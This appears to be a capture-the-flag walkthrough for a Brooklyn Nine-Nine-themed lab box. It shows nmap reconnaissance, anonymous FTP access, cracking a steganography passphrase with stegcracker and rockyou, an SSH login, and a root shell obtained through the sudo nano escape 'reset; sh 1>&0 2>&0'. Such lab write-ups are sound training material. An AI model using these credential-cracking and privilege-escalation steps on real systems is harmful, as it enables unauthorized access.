
First we start a nmap scan

Command: nmap -sC -sV <Target IP>




```
┌─[linked@kali]─[~]
└──╼ $nmap -sC -sV 10.10.2.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-26 09:09 EEST
Nmap scan report for 10.10.2.3
Host is up (0.13s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17 23:17 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.0.20
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

From the nmap result we have 3 open ports

- 21 FTP
- 22 SSH
- 80 HTTP


Let's acces the FTP because we can anonymous login

The FTP contains a file that I have downloaded it to my machine




```
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17 23:17 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
227 Entering Passive Mode (10,10,2,3,158,201).
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
226 Transfer complete.
119 bytes received in 0.00 secs (54.8165 kB/s)
```

Here is the content of that file:




```
1 From Amy,
2
3 Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

Now let's visit the website on port 80



This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely on all screen sizes.

Nothing much here. How about the page source, maybe is something there. Hmmm….. Looks like we have to deal with steganography.




```
.bg {
  /* The image used */
  background-image: url("brooklyn99.jpg");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the browse
<!-- Have you ever heard of steganography? -->
</body>
</html>
```

OK. I downloaded the background from the website using wget.

Command: wget <Target IP>/brooklyn99.jpg


If I want to extract the content from the image I downloaded it’s asking me for I passphrase, but I don’t have one.



```
┌─[linked@kali]─[~/Desktop]
└──╼ $steghide extract -sf brooklyn99.jpg
Enter passphrase:
steghide: can not uncompress data. compressed data is corrupted.
```


How about I use stegcracker???

Command: stegcracker <image> <wordlist location>




```
┌─[linked@kali]─[~/Desktop]
└──╼ $stegcracker brooklyn99.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: admin
Tried 20587 passwords
Your file has been written to: brooklyn99.jpg.out
[redacted]
```

Yep, stegcracker works :D. We have some credentials and only one port to use them at, SSH.




```
Holts Password:
[redacted]

Enjoy !!
```

SSH login



```
┌─[✗]─[linked@kali]─[~]
└──╼ $ssh holt@10.10.2.3
holt@10.10.2.3's password:
Last login: Tue May 26 08:59:00 2020 from 10.10.10.18
holt@brookly_nine_nine:~$
```


And here is user.txt



```
holt@brookly_nine_nine:~$ ls
nano.save  user.txt
holt@brookly_nine_nine:~$ cat user.txt
[redacted]
holt@brookly_nine_nine:~$
```

Privilege escalation

Command: sudo -l



```
holt@brookly_nine_nine:~$ sudo -l
Matching Defaults entries for holt on brookly_nine_nine:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User holt may run the following commands on brookly_nine_nine:
    (ALL) NOPASSWD: /bin/nano
holt@brookly_nine_nine:~$ 
```

Ok, looks like we can use nano with sudo, nice!

Command: sudo nano

You can use GTFObins to check on privilege escalations

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on sudo.

First we open nano with sudo:

sudo nano


Then we execute the key commands as shown below:

^R^X

And finally we write the next command:

reset; sh 1>&0 2>&0

And we are ROOT:



```
# whoami && date && hostname
root
Sun Jul 26 06:30:25 UTC 2020
brookly_nine_nine
```

After that we can read root.txt from the root directory